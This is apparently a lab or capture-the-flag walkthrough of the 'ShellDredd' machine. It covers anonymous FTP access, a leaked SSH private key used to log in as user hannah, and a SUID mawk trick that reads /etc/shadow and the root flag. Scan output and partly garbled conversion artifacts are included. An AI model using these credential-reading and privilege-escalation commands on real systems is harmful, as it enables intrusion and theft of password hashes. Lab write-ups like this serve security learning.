General

PORT

IP == 192.168.105.130

STATE SERVICE REASON

21/tcp open ftp syn-ack ttl 61 vsftpd 3.0.3 |ftp-syst: | STAT: | FTP server status: Connected to ::ffff:192.168.45.250 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text At session startup, client count was 4 vsFTPd 3.0.3 - secure, fast, stable _End of status |_ftp-anon: Anonymous FTP login allowed (FTP code 230) 61000/tcp open ssh syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) | ssh-hostkey: 2048 59:2d:21:0c:2f:af:9d:5a:7b:3e:a4:27:aa:37:89:08 (RSA) |ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDiOZxbr74TmNuWOBDmPInK6nZnRGfOMtZMJDBErXIPCZR9kdZDqJbkdRlnP8QLGuTl/ t8qPgP863Rl1yfJLSv995PQ+oUZTSa21cGulVCtFFCKedJJJF9p2cAyYzjeA9qg1Ja7dOPtyPsSCplYzZcILwXZ52mg1k8V-H2HUZ7DO0wMBYWONhkXWRR49gMN+IKqe3DXNrfyHtnjMVWTwEtfqjFd+D70qi7UusZyfP2MoqDX7LqRWC9RmvS6o8KxYW4psLWDB2dp/

VERSION

Nf3FitenY0UMPKkHrxxjeqfYZhFwENmHAsxzrHJo1acSrNMUbTdWuLzcLHQgMIYMUlmGvDkg31c/

256 59:26:da:44:3b:97:d2:30:b1:9b:9b:02:74:8b:87:58 (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNXNPAPJkUYF4+uu955+0RpMZKriG9olCwt-kPB3j5XbiiB+B7WEVv331ittcLxibSBWqV2OO328ThebB2YF9qvI=

256 8e:ad:10:4f:e3:3e:65:28:40:cb:5b:bf:1d:24:7f:17 (ED25519)

_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP5tk066endR9DMYxXzxhixx6c8cQ0HjGvYbtL8Lqv91

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

PORT 21(FTP)

21/tcp open ftp syn-ack ttl 61 vsftpd 3.0.3 | ftp-syst:


| STAT:

| FTP server status:

- Connected to ::ffff:192.168.45.250
- | Logged in as ftp
- I TYPE: ASCII
- | No session bandwidth limit
- Session timeout in seconds is 300

- Control connection is plain text
- Data connections will be plain text
- At session startup, client count was 4
- vsFTPd 3.0.3 secure, fast, stable
- _End of status
- |_ftp-anon: Anonymous FTP login allowed (FTP code 230)

Logged in and thru a hidden dir called ".hannah" I found a id_rsa file



Using this and suspecting that name "hannah" was a username I logged in to hannahs account using their ssh key

PORT 61000 (SSH)

HANNAH

Id_rsa ssh key





User information

hannah

uid=1000(hannah) gid=1000(hannah)

groups=1000(hannah),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)

Hannahs home.

drwxr-xr-x 3 hannah hannah 4096 Jan 29 2021.

drwxr-xr-x3 root root 4096 Aug 6 2020...

lrwxrwxrwx 1 root root 9 Jan 21 2021.bash_history -> /dev/null

- -rw-r--r-- 1 hannah hannah 220 Aug 6 2020 .bash_logout
- -rw-r--r-- 1 hannah hannah 3526 Aug 6 2020 .bashrc
- -rw-r--r-- 1 hannah hannah 33 Feb 10 22:01 local.txt
- -rw-r--r-- 1 hannah hannah 807 Aug 6 2020 .profile

drwxr-xr-x 2 root root 4096 Aug 6 2020 .ssh

-rw-r--r-- 1 hannah hannah 32 Jan 29 2021 user.txt

hannah@ShellDredd:~\$ ls -la .ssh/

total 16

drwxr-xr-x 2 root root 4096 Aug 6 2020.

drwxr-xr-x 3 hannah hannah 4096 Jan 29 2021..

- -rw-r--r-- 1 root root 395 Aug 6 2020 authorized_keys
- -rw----- 1 root root 1823 Aug 6 2020 id_rsa

Moving onto privesc

Nothing in tmp or opt

looking for suids

find / -perm -u=s -type f 2>/dev/null

/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mawk

/usr/bin/chfn

/usr/bin/su

/usr/bin/chsh

/usr/bin/fusermount

/usr/bin/cpulimit

/usr/bin/mount

/usr/bin/passwd

found a suid exploit for mawk in gtfobins

sudo install -m =xs \$(which mawk) .

LFILE=file_to_read

./mawk '//' "\$LFILE"

maybe read roots ssh key? no roots ssh key is not in /root/.ssh/id_rsa so instead I oppend the shadow file

LFILE=/etc/shadow /usr/bin/mawk '//' "\$LFILE"

root:\$

qDM6NsiKckV8UZeZefDYw2CL2uAEwawlufKMv/e1Q6YDyTeqp0:18656:0:99999:7:::

daemon:*:18480:0:99999:7:::

bin:*:18480:0:99999:7:::

sys:*:18480:0:99999:7:::

sync:*:18480:0:99999:7:::

games:*:18480:0:99999:7:::

man:*:18480:0:99999:7:::

lp:*:18480:0:99999:7:::

mail:*:18480:0:99999:7:::

news:*:18480:0:99999:7:::

uucp:*:18480:0:99999:7:::

proxy:*:18480:0:99999:7:::

www-data:*:18480:0:99999:7:::

backup:*:18480:0:99999:7:::

list:*:18480:0:99999:7:::

irc:*:18480:0:99999:7:::

gnats:*:18480:0:99999:7:::

nobody:*:18480:0:99999:7:::

_apt:*:18480:0:99999:7:::

systemd-timesync:*:18480:0:99999:7:::

systemd-network:*:18480:0:99999:7:::

systemd-resolve:*:18480:0:99999:7:::

messagebus:*:18480:0:99999:7:::

avahi-autoipd:*:18480:0:99999:7:::

sshd:*:18480:0:99999:7:::

hannah:

systemd-coredump:!!:18480::::::

ftp:*:18480:0:99999:7:::

Using the same method I was able to open the proof.txt file in roots dir and get the root flag

LFILE=/root/proof.txt /usr/bin/mawk '//' "\$LFILE"